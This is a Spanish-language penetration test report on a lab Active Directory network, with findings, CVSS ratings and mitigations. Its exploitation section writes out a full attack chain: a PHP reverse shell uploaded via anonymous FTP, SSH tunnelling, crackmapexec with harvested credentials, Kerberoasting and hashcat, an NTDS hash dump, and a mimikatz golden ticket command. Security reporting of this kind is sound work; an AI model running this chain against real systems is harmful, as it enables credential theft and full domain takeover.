
INFORME DE VULNERABILIDADES

ACTIVE DIRECTORY

Carles Roca Bonada

12 de Marzo de 2026

METADATA

VERSIÓN	1
TIPO DE DOCUMENT	Informe completo
FECHA	12/03/2026
CAMBIOS REALIZADOS	Informe inicial
REALIZADO POR	Carles Roca Bonada
REVISADO POR	
APROBADO POR	

ÍNDICE

1. INTRODUCCIÓN	3
2. ALCANCE	4
3. RESUMEN EJECUTIVO	5
3.1. RIESGOS IDENTIFICADOS	5
3.2. VULNERABILIDADES	6
3.3. RECOMENDACIONES	7
4. RESUMEN TÉCNICO	8
4.1. EXPLOTACIÓN	8
4.2. VULNERABILIDADES	15
4.2.1. ProFTPD Anonymous Login	15
4.2.2. Credenciales Expuestas:	15
4.2.3. RDP Expuesto	16
4.2.4. Kerberoasting	16
5. CONCLUSIÓN	17

1. INTRODUCCIÓN

El presente informe detalla la prueba de penetración (Pentesting) sobre el servidor Active Directory, llevada a cabo con el objetivo de evaluar la seguridad de los servicios que tiene la aplicación ante accesos no permitidos y otras amenazas de explotación.

La evaluación se enfocó en detectar fallos en la configuración de servicios accesibles externamente ,en revisar sus versiones y el pivoteo dentro de la infraestructura comprometida mediante movimientos laterales.

Durante la prueba se examinaron los riesgos inherentes a la aplicación web y al sistema, evaluando su efecto potencial en la confidencialidad, integridad y disponibilidad del sistema y la información que alberga.

Los resultados revelan que configuraciones vulnerables y software desactualizado facilitan el compromiso del servidor, afectando la seguridad del activo analizado de manera crítica.

2. ALCANCE

La auditoría de seguridad ha consistido en una prueba de penetración del servidor Active Directory, donde la empresa The Bridge ha permitido la conexión a la misma red que el servidor objetivo.

Por consiguiente, la prueba únicamente se ha centrado en lo solicitado por la empresa:

- Análisis de los puertos expuestos en el sistema y sus versiones.
- Documentación de fallos y malas configuraciones en esos puertos.
- Explotación de esos fallos y malas configuraciones para conseguir vulnerar esos puertos.
- Movimientos Laterales.

Exento de este informe quedan:

- Persistencia
- Escalada de privilegios
- Exfiltración de datos
- Recon interno
- Limpieza de huellas

3. RESUMEN EJECUTIVO

El entorno evaluado corresponde al servidor Active Directory, ubicado en la red interna de la empresa The Bridge. La auditoría tiene como objetivo analizar la seguridad de los servicios expuestos mediante la explotación de las vulnerabilidades que aparezcan en dichos servicios.

El auditor dispone de acceso a la red del servidor, sin contar con credenciales ni información previa sobre la infraestructura, simulando el contexto de una intrusión desde el exterior de la infraestructura, de la cual no se conoce la arquitectura de red, sistemas, servicios, aplicaciones ni tipología.

3.1. RIESGOS IDENTIFICADOS

- Acceso no autorizado
- Compromiso de datos expuestos
- Ejecución remota de comandos
- Robo de credenciales
- Movimientos Laterales

Todos estos riesgos pueden traducirse en una pérdida de confidencialidad, integridad y disponibilidad, comprometiendo toda la red y pudiendo causar un daño reputacional, económico y legal para la empresa.

3.2. VULNERABILIDADES

	ProFTPD Anonymous Login	Credenciales Expuestas	RDP Expuesto	Kerberoasting
Descripción	Permite login anónimo sin autenticación.	El archivo runme.sh contiene credenciales en claro.	Puerto 3389 expuesto, acceso gráfico completo al escritorio.	Se piden tickets de usuarios de servicio para conseguir su contraseña hasheada, crackearla y usarla para conseguir un Golden Ticket.
Criticidad (CVSS)	Alta ~ 8.1	Media/Alta ~ 7	Alta ~ 9.8	Crítica ~ 10
Fecha de publicación	Misconfiguración del sistema	Misconfiguración del sistema	Misconfiguración del sistema	2014
Mitigación	Deshabilitar anonymous en proftpd.conf.	No hardcodear credenciales y tener permisos estrictos en los archivos.	Restringir RDP a VPN o direcciones IP confiables.	Rotar krbtgt, SPNs con contraseñas fuertes, LSA protection y monitoreo con EDR.
Impacto	Compromiso inicial del host, posible pivoteo a otra máquina.	Acceso a SSH, a túneles y a enumeración SMB entre otros.	Acceso al escritorio de Windows y ejecución de PowerShell local.	Compromiso total del sistema.

Tabla 1. Vulnerabilidades encontradas.

3.3. RECOMENDACIONES

- Deshabilitar anonymous en ProFTPD.
- Restringir el acceso al puerto 3389 (RDP) vía VPN o a las direcciones IP confiables.
- Eliminar las credenciales expuestas en archivos o scripts.
- Cambiar la contraseña de la cuenta krbtgt dos veces seguidas despues de detectar un compromiso.

4. RESUMEN TÉCNICO

4.1. EXPLOTACIÓN

En este apartado se explicará detalladamente el paso a paso de cómo se consiguió explotar los servicios del servidor Active Directory.

El primer paso fue encontrar la dirección IP del servidor Active Directory y a continuación enumerar sus servicios mediante la herramienta Nmap.

```
(croca@kali)-[~]
$ sudo arp-scan -I eth1 -l
[sudo] contraseña para croca:
Interface: eth1, type: EN10MB, MAC: 08:00:27:3c:51:5c, IPv4: 10.0.100.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.100.1      52:55:0a:00:64:01      (Unknown: locally administered)
10.0.100.2      08:00:27:ae:ab:c4       (Unknown)
10.0.100.3      08:00:27:21:d5:5c       (Unknown)


3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.912 seconds (133.89 hosts/sec). 3 responded
```

Ilustración 1: Arp-scan para encontrar la IP de la primera máquina.

```
(croca@kali)-[~]
$ nmap -sV 10.0.100.3
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-28 09:03 CET
Nmap scan report for 10.0.100.3
Host is up (0.00017s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:21:D5:5C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ilustración 2: Nmap para ver los servicios de la IP 10.0.100.3

Se encontró un servicio ProFTPD activo en el puerto 21, en el que se consiguió un login mediante el usuario anonymous. Una vez dentro se descargó una reverse shell, a la que se podía llamar a través de un directory listing que se encontraba en `http://10.0.100.3/files/`. Para hacerlo se puso el puerto 1234 a la escucha y se clicó el archivo `revershell.php` dentro del directory listing citado anteriormente.



Index of /files

Name	Last modified	Size	Description
 Parent Directory		-	
 CALL.html	2020-11-26 13:02	109	
 revershell.php	2026-02-28 06:37	5.4K	

Apache/2.4.18 (Ubuntu) Server at 10.0.100.3 Port 80

Ilustración 3: Reverse shell subida en la IP 10.0.100.3.

Una vez conseguida la conexión a través de la reverse shell se utilizó el comando ip a, donde se encontró la dirección IP 10.0.110.4.

Buscando por el servidor, en el directorio home se encontró un archivo llamado important.txt en el que se dice que se ejecute el script /.runme.sh. En la ejecución de ese script se mostró el usuario sh*** y un hash que pertenecía a la contraseña o***n. También mostró lo que parece ser el dominio E*****E, el usuario t*****g y la contraseña 2**1*Q*e** de un usuario Windows.

```
$ ./runme.sh
the secret key
is
trolled
restarting computer in 3 seconds ...
restarting computer in 2 seconds ...
restarting computer in 1 seconds ...
[ASCII art of a person's head]
s k:c dfdfb24d
E y
```


Ilustración 4: Ejecución del script runme.sh.

Después de comprobar que el usuario sh*** y su contraseña funcionaban haciendo un ssh se abrió un túnel dinámico con el comando `ssh sh***@10.0.100.3 -D 9050`. Una vez creado el túnel se usó el comando `sudo proxychains crackmapexec smb 10.0.110.1-10 -d E*****E -u t****g -p 2**1*Q*e**` usando las credenciales encontradas cuando se ejecutó el `./runme.sh`.

```
(croca@kali)-[~]
$ sudo proxychains crackmapexec smb 10.0.110.1-10 [redacted]
[sudo] contraseña para croca:
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.0.110.1:445 [proxychains] Strict
←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.0.110.7:445 [proxychains] Strict
[proxychains] Strict chain ... 127.0.0.1:9050 [proxychains] Strict chain ... 127.0.0.
.. 10.0.110.9:445 ... 10.0.110.5:445 ←socket error or timeout!
←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.0.110.10:445 [proxychains] Stric
... 127.0.0.1:9050 ... 10.0.110.1:445 ←socket error or timeout!
... OK
... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.0.110.3:135 ... OK
SMB 10.0.110.3 445 WINDOWS [*] Windows 10 / Server 2019 Build 17
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.0.110.3:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.0.110.3:445 ... OK
SMB 10.0.110.3 445 WINDOWS [+] E \t :2
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.0.110.1:135 ... OK
SMB 10.0.110.1 445 CARLESROCA [*] Windows 11 / Server 2025 Build 26
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.0.110.1:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.0.110.1:445 ... OK
```

Ilustración 5: Uso de crackmapexec para encontrar la IP 10.0.110.3.

Una vez conseguida la dirección IP de la máquina Windows se usó el comando `sudo proxychains nmap 10.0.110.3 -sT -Pn -T4` para enumerar los diferentes servicios que tenía.




PORT	STATE	SERVICE
80/tcp	open	http
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
3389/tcp	open	ms-wbt-server
5357/tcp	open	wsdapi
5985/tcp	open	wsman

Ilustración 6: Nmap a la IP 10.0.110.3.

Se descubrió que el puerto 3389 estaba abierto, por lo que, creando primero un túnel local con el comando `ssh sh***@10.0.100.3 -L 3333:10.0.110.3:3389`, se usó el comando `xfreerdp3 /d:E****E /u:t*****g /p:2**1*Q*e** /v:localhost /port:3333 /cert:ignore /sec:tls` para conseguir una conexión remota al usuario de Windows.

A continuación abriendo una PowerShell y escribiendo el comando `ipconfig` se descubrió una nueva dirección IP, la 192.168.56.243.



```
PS C:\Users\testing> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.0.110.3
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.110.1

Ethernet adapter Ethernet 2:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.56.243
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 0.0.0.0
```

Ilustración 7: ipconfig para encontrar la IP 192.168.56.243.

Con el túnel dinámico abierto, se usó el comando `sudo proxychains crackmapexec smb 192.168.56.240-250 -u t****g -p '2**1*Q*e**' -d E*****E` donde se consiguió otra dirección IP, la 192.168.56.241.

```
(croca@kali)-[~]
└─$ sudo proxychains crackmapexec smb 192.168.56.240-250 -u t****g -p '2**1*Q*e**' -d E*****E
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.242:445 [proxychains] Strict chain ... 1
ict chain ... 127.0.0.1:1080 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.243:445 ..
... OK
[proxychains] Strict chain ... 127.0.0.1:1080 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.1
ict chain ... 127.0.0.1:1080 ... 192.168.56.249:445 [proxychains] Strict chain ... 127.0.0.1:1080 ..
27.0.0.1:1080 ... 192.168.56.250:445 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.241
... OK
[proxychains] Strict chain ... 127.0.0.1:1080 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.1
... OK
SMB 192.168.56.243 445 WINDOWS [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIND
SMB 192.168.56.241 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.243:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.243:445 ... OK
SMB 192.168.56.243 445 WINDOWS [-] STATUS_NO_LOGON_SERVERS
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.241:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.241:445 ... OK
SMB 192.168.56.241 445 DC [+]
```

Ilustración 8: crack mapexec etc para conseguir la IP 192.168.56.241.

A continuación, en la PowerShell donde se encontró la nueva dirección IP, se ejecutó la herramienta `powerview.ps1` y luego se hizo un `Get-NetUser | Select name` para ver los usuarios de esa máquina.

El siguiente paso fue usar el comando `Get-NetUser -SPN | Select name,service,serviceprincipalname` para ver los usuarios de servicio.

```
PS C:\Users\testing\Desktop\Tools> Get-NetUser -SPN | Select name,service,serviceprincipalname

name      service serviceprincipalname
----      -
krbtgt    kadmin/changepw
mssql     MSSQLSvc/WINDOWS
IIS Service HTTP/WINDOWS
```

Ilustración 9: Comando usado para encontrar a los usuarios de servicio.

A continuación se usó el comando `Get-DomainSPNTicket -SPN "HTTP/WINDOWS" -OutputFormat Hashcat | Select -ExpandProperty Hash` para conseguir el hash de este servicio sin salto de línea y luego se crackea haciendo un `nano hashmisionVII.txt`, copiando el hash dentro y con el comando `hashcat -m 13100 -a 0 hashmisionVII.txt diccionario.txt`. De este modo encontramos la contraseña `La*****21` del usuario de servicio `iis_service`.

El siguiente paso fue volver a la Kali y usar el comando `sudo proxychains crackmapexec smb 192.168.56.241-243 -u iis_service -p La*****21 -d E*****E --ntds` donde se encontró el usuario `krbtgt` con el que se puede obtener un Golden Ticket.

```
(croca@kali)-[~]
└─$ sudo proxychains crackmapexec smb 192.168.56.241-243 -u iis_service -p L[REDACTED]21 -d E[REDACTED]E --ntds
[sudo] contraseña para croca:
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:9050 [proxychains] Strict chain ... 127.0.0.1:9050 [proxychains] Strict chain ... 127.0.0.1:9050 ...
... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.56.241:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.56.243:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.56.241:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.56.243:135 ... OK
SMB 192.168.56.241 445 DC [+] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:EXAMPLE) (signing:True) (SMBv1:F
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.56.241:445 SMB 192.168.56.243 445 WINDOWS [+] Windows 10 / Serve
... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.56.241:445 ... OK
SMB 192.168.56.241 445 DC [+] EXAMPLE\iis_service:L[REDACTED]21 (Pwn3d!)
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.56.243:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.56.243:445 ... OK
SMB 192.168.56.243 445 WINDOWS [-] EXAMPLE\iis_service:L[REDACTED]21 STATUS_NO_LOGON_SERVERS
SMB 192.168.56.241 445 DC [+] Dumping the NTDS, this could take a while so go grab a redbull...
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.56.241:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.56.241:49675 ... OK
SMB 192.168.56.241 445 DC Administrator:500:aad3b435b51404eeaad3b435b51404eeaad3b435b51404ee i1710596:::
SMB 192.168.56.241 445 DC Guest:501:aad3b435b51404eeaad3b435b51404eeaad3b435b51404ee :::
SMB 192.168.56.241 445 DC krbtgt:502:aad3b435b51404eeaad3b435b51404eeaad3b435b51404ee :::
SMB 192.168.56.241 445 DC cloudbase-init:1001:aad3b435b51404eeaad3b435b51404ee f2ca669493:::
SMB 192.168.56.241 445 DC example.com\john.doe:1107:aad3b435b51404eeaad3b435b51404ee ffd2f0ab50046235:::
SMB 192.168.56.241 445 DC example.com\jane.doe:1108:aad3b435b51404eeaad3b435b51404ee 1d2aa4cb8305bb5:::
SMB 192.168.56.241 445 DC mssql:1110:aad3b435b51404eeaad3b435b51404ee i:::
SMB 192.168.56.241 445 DC iis_service:1111:aad3b435b51404eeaad3b435b51404ee 1276289:::
SMB 192.168.56.241 445 DC example.com\pruehas:1116:aad3b435b51404eeaad3b435b51404ee f3f90046c45ae41:::
SMB 192.168.56.241 445 DC example.com\testing:1117:aad3b435b51404eeaad3b435b51404ee 7445e4c03d4917b:::
SMB 192.168.56.241 445 DC DC$:1002:aad3b435b51404eeaad3b435b51404ee ::
SMB 192.168.56.241 445 DC whoami:1105:aad3b435b51404eeaad3b435b51404ee i90:::
SMB 192.168.56.241 445 DC WINDOWS$:1109:aad3b435b51404eeaad3b435b51404ee i1dc:::
SMB 192.168.56.241 445 DC [+] Dumped 13 NTDS hashes to /root/.cme/logs/DC_192.168.56.241_2026-03-10_184929.ntds of which
←-socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.56.242:445 ←-socket error or timeout!
```

Ilustración 10: Comando usado para encontrar al usuario `krbtgt`.

Para conseguirlo se necesitan una serie de datos, que son el nombre del dominio, que se consigue usando el comando `Get-NetDomain`, el SID, que se consigue usando `Get-DomainSID`, el nombre de la máquina a comprometer, que se puede ver en el `crackmapexec` donde se encontró el usuario `krbtgt`, el hash NTLM de `KRBTGT`, que también se encuentra en el `crackmapexec` nombrado anteriormente, y por último el nombre de usuario a suplantar, que en este caso es `john.doe`.

Finalmente se necesita ir a la herramienta `mimikatz`, ejecutarla con `.\mimikatz.exe` y usar el comando `kerberos::golden /domain:example.com /sid:S-1-5-21-805668554-778713891-2534483124 /rc4:610338dfc1b22a567b8f4377b031b13b /user:john.doe /id:1107 /ptt` para crear el Golden Ticket.

```
PS C:\Users\testing\Desktop\Tools\mimikatz-master\mimikatz-master\x64> klist

Current LogonId is 0:0x530e6

Cached Tickets: (1)

#0>      Client: john.doe @ example.com
        Server: krbtgt/example.com @ example.com
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 3/11/2026 17:54:11 (local)
        End Time:   3/8/2036 17:54:11 (local)
        Renew Time: 3/8/2036 17:54:11 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Ilustración 11: Golden Ticket creado con la herramienta mimikatz.

Lo último que falta es usar el comando `Enter-PSSession -ComputerName DC` y se consigue el login como john.doe.

4.2. VULNERABILIDADES

4.2.1. ProFTPD Anonymous Login

Criticidad: Alta (CVSS: 8.1)

Fecha de publicación: Misconfiguración del Sistema.

Descripción técnica: Login como anonymous a ProFTPD permite subir archivos como una reverse shell y posteriormente ejecutarla via HTTP directory listing.

Impacto: Permite el robo de credenciales y un pivoteo a otras máquinas.

Causas: AnonymousEnable ON.

Recomendaciones Técnicas: Modificar el archivo proftpd.conf con AnonymousDenyAll ON; chroot /var/ftp + noexec mount; SELinux/AppArmor.

4.2.2. Credenciales Expuestas:

Criticidad: Media/Alta (CVSS: 7)

Fecha de publicación: Misconfiguración del sistema.

Descripción técnica: El script runme.sh expone las credenciales de un usuario de Linux y de un usuario de Windows.

Impacto: Acceso a SSH, a túneles y a enumeración SMB con crackmapexec.

Causas: Credenciales expuestas sin restricciones de permisos.

Recomendaciones Técnicas: Cambiar los permisos del script con chmod 600 runme.sh.

4.2.3. RDP Expuesto

Criticidad: Alta (CVSS: 9.8)

Fecha de publicación: Misconfiguración del Sistema.

Descripción técnica: Puerto 3389 abierto sin restricciones. Permite conexión mediante xfreerdp.

Impacto: Escritorio Windows completo con acceso a PowerShell local.

Causas: Firewall sin reglas.

Recomendaciones Técnicas: Cerrar el puerto o poner reglas en el Firewall para que bloquee los intentos de conexión a través del puerto 3389.

4.2.4. Kerberoasting

Criticidad: Crítica (CVSS: 10)

Fecha de publicación: 2014.

Descripción técnica: Busca usuarios de servicio, pide su ticket con la contraseña encriptada, crackea la contraseña y la usa para conseguir el hash NTLM de krbtgt para luego crear un Golden Ticket y meterlo en la sesión actual para conseguir permisos de administrador.

Impacto: Compromiso total del sistema.

Causas: Contraseñas de los usuarios de servicio débiles, krbtgt no cambia nunca la contraseña y los usuarios administradores de dominio tienen acceso a NTDS.

Recomendaciones Técnicas: Cambiar las contraseñas de los usuarios de servicio a otras de más de 25 caracteres aleatorios, Resetear la contraseña de krbtgt 2 veces, ya que guarda las dos últimas contraseñas, y LSA protection para no permitir a mimikatz robar tickets.

5. CONCLUSIÓN

La prueba de penetración realizada al servidor Active Directory ha revelado vulnerabilidades con una criticidad alta como son ProFTPD Anonymous Login, credenciales expuestas en un script, un puerto 3389(RPD) expuesto y Kerberoasting.

El conjunto de estas vulnerabilidades permite la realización de movimientos laterales hasta llegar a conseguir un Golden Ticket mediante Kerberoasting, el cual conduce a un compromiso total del sistema con posible robo de datos y persistencia. Este hecho puede tener un impacto muy negativo para la empresa, tanto económico como reputacional, y es por este motivo que se considera fundamental aplicar las medidas correctivas propuestas en el informe junto con una validación posterior para garantizar la mitigación completa de dichas vulnerabilidades.